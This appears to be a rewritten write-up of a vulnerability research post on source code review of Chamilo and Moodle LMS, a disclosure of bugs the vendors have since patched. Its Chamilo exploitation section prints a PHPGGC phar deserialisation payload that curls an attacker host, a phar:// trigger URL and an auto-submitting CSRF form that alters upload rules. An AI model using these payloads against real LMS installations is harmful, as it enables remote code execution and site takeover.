Diving into Open-source LMS Codebases
The blog describes several vulnerabilities found by reviewing the source of two open-source learning management systems. In Chamilo, an insecure file upload combined with a deserialisation endpoint allowed remote code execution, and a CSRF flaw in the security settings page let an attacker change upload rules to achieve the same.
 Published on starlabs.sg
Looking to practice on source code review, I had been diving into how open-source LMS codebases are structured in order to find undiscovered vulnerabilities. Initially, my main focus had been on Chamilo LMS (their source code can be found on GitHub).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a source code review exercise against two open-source Learning Management Systems, Chamilo LMS and Moodle LMS, both written in PHP and both available on GitHub. The goal was to find undiscovered vulnerabilities in large, mature codebases rather than to test a single feature.
The findings are mostly the familiar web application bug classes: broken access control, CSRF, insecure deserialisation, SQL injection and XSS, both reflected and stored. The maximum impact differs per product. In Chamilo the bugs could be chained to achieve remote code execution. In Moodle the chain could lead to a site or platform takeover. All bugs discussed here were patched by the vendors before publication.
The most detailed chains are in Chamilo: an insecure file upload combined with insecure deserialisation, a CSRF against the security settings page, an authenticated blind SQL injection, and reflected XSS caused by a sanitisation function that gives a false sense of security. The Moodle section covers a reflected XSS tracked as CVE-2021-43558.
Setup
Before reading any code, the researcher ran a local Docker instance of each LMS for debugging. Working with a codebase of this size makes reading every file impractical, so the approach was to filter out unimportant code and focus on code that could be vulnerable. The filtering balance is described as critical: filter too aggressively and vulnerable code is missed, filter too little and there are too many false positives to examine.
Each LMS was swept at least twice, using two complementary directions:
- Source to Sink: start from user-controlled input (the source) and trace it to sensitive PHP functions such as
exec()andsystem(). - Sink to Source: start from the sensitive PHP functions and work backwards to find user-controlled input that reaches them.

For Sink to Source, the starting point is a list of common PHP sinks. For Source to Sink, the first question is how each codebase receives user input.
Chamilo input handling

Chamilo is written in PHP with little custom function wrapping, so the following regex finds places where an HTTP request parameter is assigned to a PHP variable:
\$.+=.+\$_(GET|POST|REQUEST)
Moodle input handling
Moodle is also PHP, but it abstracts many default PHP features behind its own wrappers. HTTP request parameters are read through optional_param() or required_param(), which in turn call $_GET[] and $_POST[]. The required_param() implementation shows the precedence and the array handling:
function required_param($parname, $type) {
    if (func_num_args() != 2 or empty($parname) or empty($type)) {
        throw new coding_exception('required_param() requires $parname and $type to be specified (parameter: '.$parname.')');
    }
    // POST has precedence.
    if (isset($_POST[$parname])) {
        $param = $_POST[$parname];
    } else if (isset($_GET[$parname])) {
        $param = $_GET[$parname];
    } else {
        print_error('missingparam', '', '', $parname);
    }

    if (is_array($param)) {
        debugging('Invalid array parameter detected in required_param(): '.$parname);
        // TODO: switch to fatal error in Moodle 2.3.
        return required_param_array($parname, $type);
    }

    return clean_param($param, $type);
}
The value is then passed to clean_param(), which sanitises according to the $type argument:
function clean_param($param, $type) {
    // ...
    switch ($type) {
        case PARAM_RAW:
            // No cleaning at all.
            $param = fix_utf8($param);
            return $param;
        // ...
        case PARAM_INT:
            // Convert to integer.
            return (int)$param;

        case PARAM_FLOAT:
            // Convert to float.
            return (float)$param;

        case PARAM_LOCALISEDFLOAT:
            // Convert to float.
            return unformat_float($param, true);

        case PARAM_ALPHA:
            // Remove everything not `a-z`.
            return preg_replace('/[^a-zA-Z]/i', '', $param);

        case PARAM_ALPHAEXT:
            // Remove everything not `a-zA-Z_-` (originally allowed "/" too).
            return preg_replace('/[^a-zA-Z_-]/i', '', $param);

        case PARAM_ALPHANUM:
            // Remove everything not `a-zA-Z0-9`.
            return preg_replace('/[^A-Za-z0-9]/i', '', $param);

        case PARAM_ALPHANUMEXT:
            // Remove everything not `a-zA-Z0-9_-`.
            return preg_replace('/[^A-Za-z0-9_-]/i', '', $param);

Many sanitisation types exist, but PARAM_RAW stands out because it performs no sanitisation at all. The following regex finds places where user input is assigned directly into variables:
\$.+=.+_param\(.+PARAM_RAW\)
Finding it
Searching the filtered files turned up a number of vulnerabilities in both products. The interesting ones are described below, starting with the Chamilo chain that combines an insecure file upload with insecure deserialisation.
Exploitation
Chamilo: insecure file upload
Students and Teachers can upload files to courses they manage. The application blacklists certain extensions, for example .php and variants such as .php3, .php4 and .phar. Uploading one of those causes the extension to be renamed to .phps.
The flaw is that the application only checks the file extension and never verifies that an uploaded image is actually an image. Arbitrary files can therefore be uploaded as long as the extension is not blacklisted.
Only Teachers can upload to the Documents section of a course, which matters because files there have a predictable local path:
/path/to/chamilo/app/courses/<COURSE_CODE>/document/<FILENAME>
Students can only upload to the Dropbox section, which randomises the stored filename.
A phar archive with an RCE payload was generated with PHPGGC. After examining Chamilo's PHP dependencies, several usable gadgets were found; the example uses Monolog/RCE1. The command below generates rce.jpg, a phar file that runs curl against the attacker's machine when deserialised:
$ phpggc -p phar Monolog/RCE1 system "curl http://[redacted]:16666/curl" -o rce.jpg

$ cat payload/rce.jpg
<?php __HALT_COMPILER(); ?>
�tO:32:"Monolog\Handler\SyslogUdpHandler":1:{s:9:"*socket";O:29:"Monolog\Handler\BufferHandler":7:{s:10:"*handler";r:2;s:13:"*bufferSize";i:-1;s:9:"*buffer";a:1:{i:0;a:2:{i:0;s:33:"curl http://[redacted]:16666/curl";s:5:"level";N;}}s:8:"*level";N;s:14:"*initialized";b:1;s:14:"*bufferLimit";i:-1;s:13:"*processors";a:2:{i:0;s:7:"current";i:1;s:6:"system";}}}dummyd��`
                         ~test.txtd��`
                                      ~ؤtesttest��概�`�y��f��K�f�GBMB
The upload of the phar file was verified:

The file can then be found in the /path/to/chamilo/app/courses/<COURSE_CODE>/document/ directory:

With the payload planted, the next step is to find a way to trigger deserialisation.
Chamilo: insecure deserialisation
An endpoint at /main/document/save_pixlr.php contains the following code:
if (!isset($_GET['title']) || !isset($_GET['type']) || !isset($_GET['image'])) {
    echo 'No title';
    exit;
}

$paintDir = Session::read('paint_dir');
if (empty($paintDir)) {
    echo 'No directory to save';
    exit;
}
// ...
$urlcontents = Security::remove_XSS($_GET['image']);
// ...
$contents = file_get_contents($urlcontents);
The user-controlled $urlcontents is passed straight into file_get_contents(), so the user can specify arbitrary protocols such as phar://, which deserializes a local file. The remove_XSS() call only strips <> characters and can be ignored here. Being able to control the input to file_get_contents() is also an SSRF issue, since the application does not restrict the allowed URLs.
The code requires the title, type and image GET parameters and a session variable paint_dir. The session variable can be set by visiting http://CHAMILO_WEBSITE/main/document/create_paint.php, which contains:
$dir = $document_data['path'];
$is_allowed_to_edit = api_is_allowed_to_edit(null, true);

// path for pixlr save
$paintDir = Security::remove_XSS($dir);
if (empty($paintDir)) {
    $paintDir = '/';
}

Session::write('paint_dir', $paintDir);
Chaining the bugs
The phar file is already on the server at a known local path. The deserialisation endpoint is called with the URL string phar:///var/www/chamilo/app/courses/C001/document/rce.jpg in the image GET parameter:
http://CHAMILO_WEBSITE/main/document/save_pixlr.php?title=a&type=b&image=phar:///var/www/chamilo/app/courses/C001/document/rce.jpg

This deserializes the phar archive and triggers the command execution payload. On the attacker host:

Browser output:

This confirms remote code execution. A demo of the full chain with a reverse shell payload instead:
Chamilo: CSRF leading to RCE
The security administrative page lacks anti-CSRF measures. An attacker can craft a CSRF payload that, when triggered by an authenticated administrator, changes the site security settings. One interesting setting is the site-wide blacklist and whitelist, which controls which files may be uploaded.
Chamilo sanitises uploaded filenames in /main/inc/lib/fileUpload.lib.php:htaccess2txt(). Whenever an uploaded filename is .htaccess, the resulting filename is htaccess.txt:
function htaccess2txt($filename)
{
    return str_replace(['.htaccess', '.HTACCESS'], ['htaccess.txt', 'htaccess.txt'], $filename);
}
The following PoC adds the extension txt to the blacklist and sets the replacement for blacklisted extensions to /../.htaccess:
<html>
<body>
<form action="http://[redacted]/main/admin/settings.php?category=Security" method="POST">
<input type="hidden" name="upload_extensions_list_type" value="blacklist" />
<input type="hidden" name="upload_extensions_blacklist" value="txt" />
<input type="hidden" name="upload_extensions_whitelist" value="htm;html;jpg;jpeg;gif;png;swf;avi;mpg;mpeg;mov;flv;doc;docx;xls;xlsx;ppt;pptx;odt;odp;ods;pdf;" />
<input type="hidden" name="upload_extensions_skip" value="false" />
<input type="hidden" name="upload_extensions_replace_by" value="/../.htaccess" />
<input type="hidden" name="permissions_for_new_directories" value="0777" />
<input type="hidden" name="permissions_for_new_files" value="0666" />
<input type="hidden" name="openid_authentication" value="false" />
<input type="hidden" name="extend_rights_for_coach" value="false" />
<input type="hidden" name="extend_rights_for_coach_on_survey" value="true" />
<input type="hidden" name="allow_user_course_subscription_by_course_admin" value="true" />
<input type="hidden" name="sso_authentication" value="false" />
<input type="hidden" name="sso_authentication_domain" value="" />
<input type="hidden" name="sso_authentication_auth_uri" value="/?q=user" />
<input type="hidden" name="sso_authentication_unauth_uri" value="/?q=logout" />
<input type="hidden" name="sso_authentication_protocol" value="http://" />
<input type="hidden" name="filter_terms" value="" />
<input type="hidden" name="allow_strength_pass_checker" value="true" />
<input type="hidden" name="allow_captcha" value="false" />
<input type="hidden" name="captcha_number_mistakes_to_block_account" value="5" />
<input type="hidden" name="captcha_time_to_block" value="5" />
<input type="hidden" name="sso_force_redirect" value="false" />
<input type="hidden" name="prevent_multiple_simultaneous_login" value="false" />
<input type="hidden" name="user_reset_password" value="false" />
<input type="hidden" name="user_reset_password_token_limit" value="3600" />
<input type="hidden" name="_qf__settings" value="" />
<input type="hidden" name="search_field" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
<script>
document.forms[0].submit()
</script>
</html>
